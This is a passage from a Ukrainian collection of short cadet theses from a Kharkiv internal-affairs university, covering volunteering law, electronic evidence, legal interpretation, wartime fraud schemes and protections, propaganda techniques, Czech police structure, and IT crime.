Що таке волонтерство? Хто може стати волонтером? Які права та обов'язки мають волонтери згідно з чинним законодавством? Волонтерство – унікальне явище, яке не знає кордонів і не залежить від матеріального достатку. Часто періоди значного зростання волонтерського руху припадають на періоди загострення соціальних криз. Саме тоді ті, хто небайдужий, об'єдналися, щоб допомогти тим, хто цього потребує. Волонтерські організації швидко реагують на потреби громадян шляхом надання матеріальної, психологічної чи інформаційної допомоги.

Враховуючи ризик шахрайства на місцях, волонтерство не уникло юридичного контролю. Тому 19 листопада 2011 року було прийнято Закон України «Про волонтерську діяльність» (надалі Закон). Відповідно до положень статті 1 цього закону волонтерська діяльність - добровільна, соціально спрямована, неприбуткова діяльність, що здійснюється волонтерами шляхом надання волонтерської допомоги. У розділі 1 частини 3 цього Закону наведено перелік сфер волонтерської діяльності. Однак цей список не є вичерпним, тому дозволені інші види, які не заборонені законом [1].

Тому, займаючись будь-якою волонтерською діяльністю, громадяни повинні знати про права та обов'язки, пов'язані з цією

діяльністю, будь то збір коштів чи участь у заходах, які організовують волонтерські організації, наприклад, ті, що працюють із Київським центром: організовують збір коштів, закупають необхідні товари, допомагають з перевезеннями тощо.

Хто може стати волонтером?

Волонтерами можуть бути громадяни України, іноземці та особи без громадянства, які проживають на законних підставах, якщо вони є дієздатними. Крім того, за згодою батьків (усиновлювачів), усиновителів або опікунів, волонтерами можуть бути особи віком від 14 до 18 років, але не можуть здійснювати супутню діяльність у медичних установах та надавати волонтерську допомогу ЗСУ та іншим військовим формуванням, правоохоронним органам, органам державної влади в особливий час, правовий режим надзвичайного або воєнного стану, проведення антитерористичних операцій, здійснення заходів із забезпечення національної безпеки і оборони, відсічі та запобігання збройній агресії Російської Федерації, а також сприяти уповноваженим органам у нагляді за правопорушниками з питань пробації та здійснювати з ними соціально-просвітницьку роботу.

Відповідно до Закону, волонтер має право на:

належні умови волонтерства, зокрема отримання достовірної, точної та повної інформації про процедури та умови волонтерства, надання спеціальних засобів захисту, обладнання та засобів;

за згодою навчального закладу час, витрачений на волонтерську діяльність, зараховується до навчання та продуктивної практики, якщо він відповідає отриманій професії;

відшкодування витрат, пов'язаних з волонтерством;

виплата одноразової матеріальної допомоги на відсіч і стримування збройних сил РФ у разі загибелі (смерті) або втрати працездатності внаслідок поранення (контузії, травми чи поранення) під час волонтерської допомоги у сфері антитерористичних операцій, національної безпеки та заходи оборони Агресивні союзи, бойові дії та збройні конфлікти;

інші права передбачені волонтерськими угодами та законодавством.

Волонтери повинні:

1. сумлінно та своєчасно виконувати обов'язки, пов'язані з волонтерською діяльністю;

2. у випадках, передбачених законодавством, провести медичний огляд та надати довідку про стан здоров'я;

3. за потреби пройти підвищення кваліфікації (перепідготовку);

4. не допускати поведінки, які можуть негативно вплинути на репутацію волонтера, організації чи установи, на якій базується волонтерська діяльність;

5. дотримуватись правових режимів обмеженого доступу до інформації;

6. якщо волонтер підписує договір про надання волонтерської служби та в односторонньому порядку розриває угоду, волонтер виступає з ініціативою відшкодувати завдані волонтером прямі збитки, передбачені договором;

7. відшкодувати майнову шкоду, заподіяну волонтерською діяльністю, відповідно до законодавства.

Попри те, що в країні йде війна, існують люди, які наживаються на волонтерстві. У соціальних мережах чимало повідомлень про викриття Служби Безпеки України злочинних угруповань. Наприклад, нещодавно СБУ викрила шахраїв, які організували з-за кордону схему продажу «гуманітарки». Вони продавали військову амуніцію і товари подвійного призначення для потреб ЗСУ, мінімум втричі завищуючи їхню вартість. На жаль, такі випадки неодноразові [2].

Отже, на даний час волонтерство в Україні посідає дуже важливу роль. До волонтерської діяльності приєдналася вся держава й інші країни світу, котрі нас підтримують. Що стосується зловживанням «гуманітарки», наш уряд не гаяв час і вже були внесені зміни до Кримінального кодексу України щодо відповідальності за незаконне використання гуманітарної допомоги.

Список бібліографічних посилань

1. Закон України «Про волонтерську діяльність» від 19.04.2011 №3236-VI: вебсайт URL: <https://zakon.rada.gov.ua/laws/show/3236-17#Text>

2. СБУ викрила шахраїв, - вебсайт URL: https://24tv.ua/sbu-vikrila-shahrayiv-yaki-organizovali-za-kordonu-shemu-prodazhu_n1997267

Одержано 07.06.2022

Олена Сергіївна ЄЛІСЄВА,

курсант групи Ф1-403

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри кримінального процесу

та організації досудового слідства факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **В. В. Романюк***

СУЧАСНИЙ СТАН ВИКОРИСТАННЯ ЕЛЕКТРОННИХ ДОКАЗІВ У КРИМІНАЛЬНОМУ ПРОВАДЖЕННІ

З розвитком сучасних цифрових технологій актуальним є питання криміналізації діянь, що вчиняються у віртуальному просторі. IT-технології набувають нового соціального виміру, адже стають платформою для існування кіберзлочинності. На основі цього, важливим залишається питання оновлення процесуальних механізмів доказування кримінальних правопорушень, що вчиняються у царині цифрових технологій. Поруч із цим, цифрові важелі доказування є предметом виявлення не лише, так званої, цифрової злочинності, а й виявлення вже існуючих видів кримінальних правопорушень. Існуючий кримінально-правовий перелік процесуальних джерел доказів не містить поняття цифрових доказів. На думку багатьох сучасних процесуалістів це є значною прогалиною, яка породжує ряд невідповідностей у механізмі визначення допустимості зібраної доказової бази при розслідування кримінальних правопорушень.

Дефініція цифрових доказів має багатоаспектну складову. В першу чергу, це пов'язано із підміною поняття цифрових доказів на електронні докази, що є необґрунтованим, адже поняття «електронних доказів» є набагато ширшим. Так, цифрові докази – це «цифрові дані, які можуть підтвердити або спростувати факт вчинення кримінального правопорушення, також за допомогою цих даних можливо простежити зв'язок між діями підозрюваного чи обвинуваченого із вчиненими протиправними діями» [1]. На відміну від цього, джерелами електронних доказів можуть виступати, наприклад, відеокасета є електронним доказом, яка не є цифровим доказом, оскільки не передбачає кодування даних у цифровому еквіваленті. Важливо, що електронні докази мають відповідати основним процесуальним вимогам, серед яких належність (ст. 85 КПК України) та допустимість (ст. 86 КПК України). Хоча в чинному Кримінальному процесуальному кодексі України відсутнє визначення цифрових

доказів, забезпечення відповідності зібраних доказів основним їх процесуальним властивостям досягається шляхом об'єктивності та коректності фіксації та незмінності комп'ютерних даних, отриманих у порядку визначеному КПК України (ст. 234, 235, 237 КПК України).

Сучасний стан розвитку судової практики наголошує на важливості врегулювання інституту електронних доказів. Серед першочергових завдань постає співвідношення оригіналу та копії електронного доказу, правова оцінка тверджень щодо цілісності електронного доказу, що міститься на диску або флешкарті, відмінності між одними та іншими файлами, оцінка скріншоту. Цілісність електронного доказу є спірним питанням у зв'язку з частим копіюванням його з, наприклад, карти пам'яті на комп'ютер, після чого здійснюється його запис на оптичний диск. Таким чином, сторона захисту нерідко оскаржує допустимість такого доказу. Поруч із цим при такій формі збереження доказу порушується його електронний формат, внаслідок чого порушується питання умисного технічного втручання і підробки електронного доказу. З правової позиції Касаційного кримінального суду Верховного Суду «ототожнення електронного доказу як засобу доказування та матеріального носія такого документа є безпідставним, оскільки характерною рисою електронного документа є відсутність жорсткої прив'язки до конкретного матеріального носія. У випадку зберігання електронного документа на кількох електронних носіях інформації кожний з електронних примірників вважається оригіналом електронного документа» [2].

В умовах військової агресії російської федерації та дії воєнного стану на території України, питання активізації використання цифрових доказів у процесі доказування воєнних злочинів рф є поширеним явищем. Робота українських чиновників, юристів, правозахисників щодо створення прозорого механізму перевірки відео, фотографій та свідчень очевидців є унікальним явищем. З іншого боку, даний процес є дієвим з точки зору оперативності збору інформації щодо фактів відкритих воєнних злочинів російської армії. Дане явище набуває поширення у світі під назвою «краудсорсинг». При цьому, «використання відкритої інформації як доказу у випадку України може бути зовсім на іншому рівні». Серед основних досягнень української сторони є створення мережі додатків, чат-ботів та сайтів, де висвітлюються численні факти порушень прав людини та воєнних злочинів [3].

Отже, з огляду на вищезазначене важливим є законодавче визначення електронних доказів та долучення їх до процесуальних джерел доказів, що містяться у чинному Кримінальному процесуальному кодексі України. Разом із цим, необхідно виокремити основні

специфічні ознаки даного виду доказів, серед яких: для сприймання та дослідження використовується за допомогою програмно-технічних засобів, був засобом чи знаряддям вчинення кримінального правопорушення (наприклад, створений телеграм-канал призначений для збуту наркотичних засобів), зберіг електронно-цифрові сліди вчинення кримінального правопорушення (наприклад, відеозапис з цифрової камери відеоспостереження, на якому зафіксовано транспортний засіб, що здійснив наїзд на пішохода), був предметом вчинення кримінального правопорушення (наприклад, вебсайт, на якому розміщені матеріали порнографічного характеру) [1].

Список бібліографічних посилань

1. Робота з цифровими доказами – досвід адвоката. URL: <https://lcf.ua/>.

2. Постанова об'єднаної палати Касаційного кримінального суду Верховного Суду від 29 березня 2021 року (справа № 554/5090/16-к). URL: <https://reyestr.court.gov.ua/Review/96074938>.

3. Як Україна збирає цифрові докази про воєнні злочини. Л. Шкіль. 25.04.2022. URL: <https://ain.ua/2022/04/25/ukrayina-zbiraye-dokazi/>.

Одержано 09.06.2022

Анастасія Олександрівна ЄМЕЛЬЯНЕНКО,

курсант групи Ф1-105

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Г. Юшкевич***

СПОСОБИ ТЛУМАЧЕННЯ НОРМ ПРАВА: ЗАГАЛЬНА ХАРАКТЕРИСТИКА

Ефективним способом вирішення проблем юридичних суперечностей є тлумачення, що дає можливість виявити суперечливі і колізійні норми в законодавстві, встановити зв'язок загальних і спеціальних норм, допомагає правильно зрозуміти сферу їх дії, коло осіб, на яких поширюється їх дія, зміст того чи іншого законодавчого терміну [1].

Для розкриття способів тлумачення правових норм необхідно розкрити зміст цього поняття. Під тлумаченням правових норм

розуміють спеціальний вид юридичної діяльності органів держави, посадових осіб, громадських організацій чи окремих громадян з розкриття змісту правових норм, встановлення вираженої в них волі законодавця. Це – складний вольовий процес, спрямований на з'ясування обсягу та точного змісту, закладено в нормі права, і на роз'яснення його для інших [2, с. 408].

У сучасній юриспруденції фахівці нерідко вживають замість цього терміну поняття юридичного тлумачення, або ж інтерпретації, адже в юридичній практиці вони є синонімічними [3, с. 246].

Юридичне тлумачення – це діяльність щодо з'ясування чи роз'яснення змісту норм права з метою їх однорідного розуміння і застосування [3, с. 246].

Інтерпретація норм права на даний історичний момент є безперечно важливою діяльністю в юридичній практиці, оскільки юридична освіта і юридична діяльність не можливі без тлумачення норм права [3, с. 246].

Дехто з науковців вважають, що оскільки тлумачення норм права – це вид юридичної діяльності, то йому притаманні загальні принципи юридичної діяльності. А до них належать законність діянь юристів та їхніх рішень, рівність суб'єктів перед законом та правом, незалежність юриста при провадженні юридичної справи, неупередженість, об'єктивність рішень, професіоналізм, справедливість, гуманізм, повага до особи, її прав та свобод, права загалом, поєднання гласності та конфіденційності [4, с. 86].

Окрім загальних принципів способів тлумачення юридичних норм виділимо й специфічні принципи цієї діяльності: 1) компетентність (професійність) суб'єкта тлумачення. В юридичній науці домінує думка про те, що суб'єктами тлумачення можуть бути юристи, а інші суб'єкти не зможуть забезпечити належне усвідомлення та роз'яснень [5, с. 282]; 2) всебічність тлумачення. Принцип всебічності або повноти означає застосування у процесі тлумачення всіх засобів розкриття змісту норми; 3) принцип телеологічності або цілеспрямованості полягає у відповідності меті тлумачення, адже саме він забезпечує правильну реалізацію правового припису [6, с. 97] тощо.

Мовний спосіб тлумачення – це встановлення змісту норм права на основі знання про мову, якою вони сформульовані. У плані співвідношення застосовуваних способів тлумачення мовний спосіб є вихідним, первинним. Це пов'язано з існуванням змісту норм права у мовній формі, його зовнішнім вираженням, закріпленням у текстах нормативно-правових актів у вигляді граматичних речень. У цьому сенсі такий спосіб тлумачення можна розглядати як граматичний.

Деякі вчені граматичний і мовний способи тлумачення вважають самостійними різновидами. При мовному способі тлумачення використовується правило синтаксису, морфології, слововживання. Інтерпретатору важливо пам'ятати про існування в мові синонімів, омонімів. Логічний спосіб тлумачення – це встановлення змісту норм права, застосовуючи прийоми логічного мислення.

Логічні прийоми, що застосовує інтерпретатор під час тлумачення норми права, – логічне перетворення речення, логічний розв'язок норм (виведення норм із норм), висновки за аналогією, висновки від противного, доведення до абсурду й ін. Застосовуючи логічні прийоми, інтерпретатор оперує матеріалом, що міститься виключно в самій нормі. Найчастіше при тлумаченні тексту закону використовується такий логічний прийом, як логічне перетворення припущення. Необхідність логічного перетворення речення зумовлена поширеністю тлумачення норм права неповної відповідності змісту норми та її текстуального формулювання.

Систематичний спосіб тлумачення – це встановлення змісту норми права на основі знань про її логічні зв'язки з іншими нормами в системі права, у галузі права, в інституті права. Систематичний спосіб тлумачення впливає з факту взаємозалежного існування у правовій матерії, зокрема, норм загальних, спеціальних, виняткових, норм-принципів, відсильних, бланкетних норм, норм-дефініцій та ін. [3, с. 248].

Історичний спосіб тлумачення – це встановлення змісту норми права на основі знання фактів, які хронологічно вибудовують обставини її виникнення. Джерелами такого знання можуть бути різного роду публікації, які належать до процесу створення нормативного акта, що закріплює норму, яка тлумачиться. Знання історичних умов створення нормативного акта дозволяє відповісти на питання про причини та цілі його видання. Нормативний акт повинний бути лаконічним, тому про причини його створення законодавець зазвичай умовчує, хоча іноді про це стисло йдеться в його преамбулі (вступній частині) [3, с. 249].

Таким чином, для якісного тлумачення норм права необхідно застосовувати способи тлумачення норм права, що використовуються в сукупності, розкрити принципи права відповідно до вимог системного способу тлумачення норм права та з'ясувати, чи відповідає норма права вимогам, котрі висуває природно-правовий та позитивістський підхід до розуміння права.

Список бібліографічних посилань

1. Майстренко О. В. Роль тлумачень та роз'яснень законодавства.
URL: https://minjust.gov.ua/m/str_8077 (дата звернення: 15.05.2022).

2. Кельман М.С. Загальна теорія держави та права: підручник / М.С. Кельман, О.Г. Мурашин, Н.М. Хома. Львів: Новий Світ., 2007. 584 с.

3. Теорія держави і права : підручник / за заг. ред. О. М. Бандурки; МВС України, Харків. нац. ун-т внутр. справ. Харків, 2018. URL: http://dspace.univd.edu.ua/xmlui/bitstream/handle/123456789/6689/Teoriia%20derzhavy%20i%20prava_tytul%2Bzmist_2018.pdf?sequence=2&isAllowed=y (дата звернення: 15.05.2022).

4. Заєць А. Г. Тлумачення норм права – спеціальний вид юридичної діяльності. Держава і право. 2005. Вип. 28. С. 85–86.

5. Капліна О. В. Правовий зміст принципів правозастосовного тлумачення норм кримінально-процесуального права. Університетські наукові записки. Часопис Хмельницького університету управління та права. 2008. Вип. 3 (27). С. 282–288.

6. Klabbers Jan An introduction to International institutional law. Cambridge University press. New York, 2006. P. 96–100.

7. Скакун О.Ф. Теорія права і держави : підручник. К. : Алерта, 2012. 524 с.

Одержано 31.05.2022

Ярослав Сергійович ЄРЬОМЕНКО,

курсант групи Ф4-302

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ **С. В. Калякін**

ПОШИРЕНІ ВИДИ ШАХРАЙСТВ ПІД ЧАС ВІЙНИ З РФ

Безумовно ХХІ сторіччя – час великих змін у світі: почали з'являтися портативні гаджети, які стають тільки більш потужними з кожним роком, створюються альтернативні методи оплати в інтернеті, мобільний зв'язок є майже на всій планеті. Проте шахраї теж не пасуть задніх. Звичайно ж, з розвитком технологій злочини винаходять більш витончені алгоритми обману.

До 24 лютого, дня нахабного вторгнення росії в Україну, вже існувало безліч методів ошукати людину в інтернеті: фішингові сайти, невідомі посилання з шкідливим програмним забезпеченням та засоби соціальної інженерії тощо.

Сьогодні ж, навіть у такий важкий для України час, коли здавалося б кожна людина повинна працювати задля перемоги, все одно

знаходяться індивіди, які намагаються наповнити свої кишені незаконним шляхом. Шахраї вміло намагаються маніпулювати нашими почуттями, користуючись скрутним становищем в країні та вводячи в оману пересічних громадян.

У зв'язку із збільшенням кількості шахрайств Нацбанк та ДСНС виділили п'ять найпоширеніших видів:

1. Фейкові оголошення про оренду житла або евакуацію. Зазвичай шахраї створюють оголошення, в якому пропонують оренду житла в безпечному регіоні України чи евакуацію з «гарячих» точок. Після цього потенційну жертву просять внести передоплату на карту злочинця, а коли гроші зараховані на рахунок, шахрай зникає.

2. Фейкові SMS-розсилки про надану грошову допомогу в межах єПідтримки. Шахраї розсилають SMS повідомлення з текстом, схожим на офіційне джерело, про надану грошову допомогу, після цього розташована посилання, на яке потрібно натиснути, аби отримати гроші. Якщо натискаєш, ризикуєш утратити всі гроші з банківських рахунків або завантажити програмне забезпечення, що може завдати шкоду пристрою.

3. Фейковий збір коштів на гуманітарну допомогу. Шахраї роблять оголошення про збір грошей на допомогу постраждалій дитині або створюють фішингові сайти, схожі на сайти благодійних фондів, де нібито можна переказати гроші на допомогу ЗСУ.

4. Фейкові оголошення про продаж амуніції для військових. Шахраї розміщують оголошення про продаж амуніції для військових, отримують гроші і зникають, або, що є ще гірше, віддають браковані бронежилети, через які гинуть наші хлопці.

5. Шахраї під виглядом працівників Державної служби надзвичайних ситуацій пропонують розмінувати житло або прилеглі території. Злодії під виглядом піротехніків ДСНС приходять до людей, чиї хати були в окупації та потенційно можуть бути заміновані, пропонують провести обстеження помешкань на наявність вибухонебезпечних предметів, також надають послуги платного розминування.

Крім того шахраї активізувалися не тільки в Україні, а й у сусідній Польщі, куди евакуювалася значна частка українців. Може бути таке, що українців використовують як безкоштовну робочу силу або беруть гроші перед тим як прийняти на роботу. Наприклад, були випадки, коли роботодавець ніби бере на випробувальний термін, а через місяць не виплачує кошти, адже людина не підійшла. Також поширений обман, коли шахраї представляються представниками відомих компаній, що шукають співробітників на вакантні посади. Потім злодії просять заплатити за консультацію, аби отримати доступ

до бази. Аби не потрапити на гачок таких псевдороботодавців потрібно перевіряти компанію, запитувати ліцензію на працевлаштування, домовлятися на роботу лише за договором та офіційною зарплатою. Ситуація з шахрайською орендою житла в Польщі та сама, що й в Україні: орендар бере передоплату і зникає. Іноді злодії кажуть, що знаходяться за кордоном, тому обіцяють узгодити документи після приїзду в Польщу. Також поширений метод шахрайства, коли українці попадають в роумінг, їм надсилають фейкові повідомлення з прохання передзвонити для повідомлення деталей або перейти за посиланням. Після виконання дій, про які нас просять, зазвичай зловмисники отримують доступ до наших персональних даних або отримують наші гроші завдяки шкідливому ПЗ. Найкращий метод захисту в цьому випадку – це ігнорування.

За інформацією НБУ та ДСНС є декілька простих і дієвих алгоритмів захисту грошей від крадіжки: захист техніки, захист профілів та перевірка інформації. По-перше, потрібно мати унікальні паролі до всіх ресурсів з персональними даними або банківських рахунків та час від часу їх змінювати. Крім того обов'язково потрібно вмикати подвійну автентифікацію. По-друге, необхідно вірити тільки офіційним і підтвердженим ресурсам, адже неофіційні можуть містити фейкову інформацію або посилання на вірусні ПЗ чи фішингові сайти. Якщо ви вже потрапили на гачок шахраїв, обов'язково повідомляйте про це правоохоронні органи. Надіслати інформацію можна на поштову скриньку кіберполіції: callcenter@cyberpolice.gov.ua

Одержано 06.06.2022

Лев Володимирович ЖАРОВ,

курсант групи Ф4-302

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ІНФОРМАЦІЙНА ВІЙНА В УМОВАХ ВОЄННОГО СТАНУ

Сьогодні політичне маніпулювання масами, масовою політичною свідомістю та масовою політичною поведінкою є не лише поширеним явищем, а й стало повсякденною політичною практикою.

Я зараз порахую типові схеми пропаганди:

1. Дегуманізація супротивника. Тотальне і жорстоке приниження ворога (опонента) одна із головних цілей пропаганди. Адже якщо дегуманізувати його, то у глядача зникнуть будь-які прояви симпатії до цієї людини чи людей [1].

2. Порівняння опонента з Гітлером у будь-якій ситуації [1]. Коли демагогам не вистачає обґрунтованих аргументів, цей прийом використовується одразу.

3. Використання мілітарної тематики для зображення своїх лідерів. Такий прийом часто використовується у білоруській та російській пропаганді. Тут мілітаристська тематика допомагає зобразити лідерів держави нібито сильними, мужніми та войовничими [1].

4. Ворог влади виставляється як ворог держави. Це ще один популярний прийом, який показує, як працює російська пропаганда останніми роками. Персона вождя (Володимира Путіна) ототожнюється із державою [1].

5. Використання терміна «лінія партії». З'явився він ще за радянських часів, але в РФ не втратив своєї актуальності й досі [1]. Завдяки телебаченню Росія забезпечує серед свого населення псевдопатріотичний запал.

Ключовими важелями впливу пропаганди є ті меседжі, що викликають у суспільства емоційну реакцію, і переважно це негативна емоційна реакція: злість, роздратування та розчарування [2].

Емоційно забарвлена інформація значно краще запам'ятовується і відразу потрапляє в довгострокову пам'ять. Про це пишуть багато психологів, зокрема М. Кузнецов у своїй статті "Емоційна пам'ять людини" ("Вісник Харківського національного університету") [2].

Навіть знаючи що це з великою ймовірністю пропаганда, люди ведуться і скоюють помилки за які потім жаліють. Одним з принципів протидії таким видам пропаганди створення суспільств які будуть доносити правду. Шляхом повторного роз'яснення способів і методів впливу на людину. Таким чином це зменшить кількість людей які будуть піддаватися маніпуляціям пропаганди.

Ось декілька дієвих рекомендацій щодо того як не потрапити у пропагандистське інформаційне поле, а саме:

- довіряти незалежним ЗМІ;
- здійснювати постійний моніторинг інформаційного простору, особливо – російськомовних ЗМІ;
- виявляти фейки та оприлюднювати спростування необ'єктивної інформації;
- впроваджувати проекти громадянської освіти, які б розвивали критичне сприйняття громадськості щодо зовнішньої дезінформації

та сприяли виробленню альтернативного, не заангажованого бачення політичних подій в Україні;

– популяризувати український інтелектуальний продукт – кіно, літературу, живопис тощо, стимулюючи появу об'єднаного інтересу громадян до здобутків національної культури та формування культуроцентричного, а не політизованого громадянського суспільства.

На сьогоднішній день багато людей користуються мережею інтернет і читають багато новин через соціальні мережі та месенджери. Візьмемо наприклад популярний месенджер Telegram, через нього поширюється новини, реклама, пропаганда.

Зараз для протидії російської пропаганди використовуються як боти та групи людей які своїми діями зменшують російський вплив. Візьмемо один із кращих прикладів – канал «StopRussiaChannel | MRIYA», бот «StopRussia | MRIYA». З перших днів війни, команда розробників та адміністраторів «MRIYA» зрозуміли важливість інформаційної підтримки наших військових, а також протидії кремлівським медіа-пропагандистам. Досвід у блокуванні ресурсів, які несуть деструктив у суспільстві почали збирати під час діяльності щодо блокування каналів розповсюдження наркотичних засобів у Telegram. Бот працює як база даних для користувачів які виявляють громадянську небайдужість і дає користувачам лінк за яким слід перейти та залишити репорт, також люди можуть залишати і посилення на канали, групи, ботів, користувачів які поширюють пропаганду. Одним із найкращих способів просування груп - створення груп з великою кількістю користувачів адже люди схильні до перегляду новин від груп в яких багато користувачів.

Отже пропаганда є одним із важливих складових політичного управління, підготовки та ведення війни в наш час. Треба пам'ятати також про способи протидії методам інформаційної війни. Узагальнюючи все робимо висновок що, згуртована нація зможе опиратися ворожій пропаганді та блокувати всі її прояви.

Список бібліографічних посилань

1. Що таке пропаганда: її вплив на людей та як вона працює в умовах війни. // ТСН вебсайт. URL: <https://tsn.ua/ato/scho-take-propaganda-yiyi-vpliv-na-lyudey-ta-yak-vona-pracyuye-v-umovah-viyini-2068972.html> (дата публікації: 24.05.22, 18:01).

2. Методи впливу пропаганди та протидія їм. // Інститут масової Інформації. вебсайт. URL: <https://imi.org.ua/monitorings/metody-vplyvu-propagandy-ta-protidiya-nyim-i30638> (дата публікації: 28.11.2019, 10:00).

Одержано 06.06.2022

Ксенія Олександрівна ЖИЛАН,

курсант групи ФЗ-303

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри тактичної та спеціальної

фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **А. С. Колотік***

ХАРАКТЕРИСТИКА ОКРЕМИХ СТРУКТУРНИХ ПІДРОЗДІЛІВ ПОЛІЦІЇ ЧЕСЬКОЇ РЕСПУБЛІКИ

Структура поліції різних країн суттєво відрізняють одна від одної. Це пов'язано не тільки з криміногенною обстановкою в державі, а і з «правовими звичаями», національними традиціями. Зі свого боку, дослідження специфіки діяльності окремих структурних підрозділів поліції зарубіжних країн, може стати основою для оптимізації роботи Національної поліції України, її центральних і територіальних органів. Від структури останньої суттєво відрізняється структура поліції Чеської Республіки, до якої, зокрема входять: Управління служби поліції у справах іноземців, Управління документації та розслідування злочинів комунізму, Департамент поліцейської освіти та службової підготовки, Національний центр контролю за наркотиками, Управління захисту президента Чеської Республіки [1]. Розглянемо окремі з вказаних структурних підрозділів більш детально.

Департамент поліцейської освіти та службової підготовки є структурним підрозділом поліції Чеської Республіки із загальнонаціональною компетенцією. Фактично він є професійним, методично-управлінським, контрольно-виконавчим підрозділом. Департамент організовує навчальний процес майбутніх поліцейських, необхідний для прийому їх на службу в поліцію. Департамент поліцейської освіти та професійної підготовки здійснює, зокрема, такі види діяльності [2]:

- реалізує концепцію поліцейської освіти, навчання та поліцейського спорту;
- створює систему професійної підготовки офіцерів та співробітників поліції;
- здійснює аналітичну, планово-методичну, контрольно-координаційну діяльність у галузі поліцейського виховання, навчання та поліцейського спорту;

- керує та координує діяльність шкільних центрів поліції та відділів службової підготовки обласних управлінь поліції щодо забезпечення поліцейської освіти та службової підготовки;

- організовує спортивні заходи для поліцейських, чемпіонати та міжнародні змагання;

- готує, затверджує та реалізує освітні програми та освітні проекти;

- співпрацює з Міністерством внутрішніх справ Чеської Республіки, з вищими та середніми школами поліції, Поліцейською академією Чеської Республіки у Празі та іншими правоохоронними органами, з метою забезпечення підготовки поліцейських;

- представляє Чеську Республіку в Агентстві Європейського Союзу з освіти та навчання у галузі правоохоронних органів CEPOL;

- забезпечує міжнародну підготовку поліцейських від імені поліції

- представляє поліцію Чеської Республіки у міжнародних навчальних закладах, готує проекти зі співфінансуванням, в основному з позабюджетних джерел, у галузі поліцейської освіти, навчання та поліцейського спорту.

Департамент охорони Президента Чеської Республіки є спеціалізованим підрозділом Поліції Чеської Республіки із загальнодержавною компетенцією, який на постійній основі забезпечує безпеку Президента Чеської Республіки та колишніх президентів. До основних завдань Управління з охорони президента Чеської Республіки також належить охорона Празького Граду як резиденції глави держави та охорона регалій чеської корони. Члени Управління з охорони Президента Чеської Республіки охороняють резиденцію Президента Республіки та інші будівлі, де проживає Президент під час його поїздок по Чеській Республіці [3]. Основні завдання співробітників цього департаменту зводяться до забезпечення:

- особистої та епізодичної охорони та безпеки транспорту Президента Чеської Республіки, колишніх Президентів Чеської Республіки, після закінчення строку їх повноважень, та інших осіб, що потребують такої охорони згідно з чинним законодавством;

- особистої та епізодичної охорони та охоронного транспорту осіб, яким надається такий захист, відповідно до міжнародних договорів під час їх перебування у Чеській Республіці;

- охорони Празького Граду, резиденції Президента Чеської Республіки та місця перебування Регалій Чеської Корони, а також охорони інших будівель, у яких проживає Президент;

- спеціального захисту, тобто здійснення діяльності, котра потребує залучення фахівців поліції, які здійснюють піротехнічний,

гігієніко-токсікологічний захист та працюють із спеціальними технічними засобами захисту.

Список бібліографічних посилань

1. Офіційний веб сайт поліції Чеської Республіки. URL: <https://www.policie.cz/clanek/utvary-s-celostatni-pusobnosti.aspx> (дата звернення 29.05.2022).

2. Департамент поліцейської освіти та службової підготовки / Офіційний веб сайт поліції Чеської Республіки. URL: <https://www.policie.cz/clanek/utvar-policejniho-vzdelavani-a-sluzebni-pripravu.aspx> (дата звернення 01.06.2022).

3. Департамент охорони Президента Чеської Республіки / Офіційний веб сайт поліції Чеської Республіки. URL: <https://www.policie.cz/clanek/utvar-pro-ochranu-prezidenta-ceske-republiky.aspx> (дата звернення 06.06.2022).

Одержано 13.06.2022

Олександр Олександрович ЗАГУМЕННИЙ,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри криміналістики, судової експертології
та домедичної підготовки факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор **О. О. Юхно***

КЛЮЧОВІ АСПЕКТИ ЗАГАЛЬНОЇ КРИМІНАЛІСТИЧНОЇ ХАРАКТЕРИСТИКИ НАЙБІЛЬШ ПОШИРЕНИХ ЗЛОЧИНІВ У СФЕРІ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В УКРАЇНІ

На сьогоднішній день проблема вчинення, виявлення та розслідування злочинів у сфері інформаційних технологій має глобальний, міжнародний та міжнаціональний характер. У зв'язку з введенням правового режиму воєнного стану в Україні, існує значна загроза з боку комп'ютерного тероризму. Задачі протидії цьому закріплено в Законі України «Про основи національної безпеки України» [1], в статті 7 якого «комп'ютерний тероризм» та «комп'ютерна злочинність» визначені серед основних потенційних та реальних загроз національній безпеці України в інформаційній сфері.

Закон України «Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про електронні комунікації"

щодо підвищення ефективності досудового розслідування "за гарячими слідами" та протидії кібератакам» запровадив для підвищення ефективності досудового розслідування за «гарячими слідами» та протидії кіберзлочинам забезпечили повноту імплементації у Кримінально-процесуальний кодекс положень Конвенції про кіберзлочинність та запровадили новий вид заходів забезпечення кримінального провадження – термінове збереження інформації на підставі постанови слідчого, прокурора на строк до 90 діб з можливістю продовження; змінили обсяг інформації, яка знаходиться у постачальників електронних комунікаційних послуг і відноситься згідно з кримінально-процесуальним кодексом до охоронюваної законом таємниці для оперативного отримання неперсоніфікованої інформації від операторів за постановою слідчого, прокурора; запровадили слідчу (розшукову) дію – отримання інформації щодо електронних комунікацій, яка проводитиметься на підставі постанови слідчого, прокурора тощо [2-3].

За дослідженням в Україні, на сьогоднішній день, механізми виявлення та розслідування злочинів у сфері новітніх інформаційних технологій потребують подальшого удосконалення та наукових досліджень, а також напрацювання нових методик їх викриття та розслідування. Слід надати визначення цій категорії злочинів.

На нашу думку, визначення поняття цієї категорії злочинів може бути наступним: злочини у сфері інформаційних технологій – це злочини корисливої направленості, що здійснюються особами з використанням сучасних інформаційних технологій, та зокрема Інтернету для досягнення злочинних цілей.

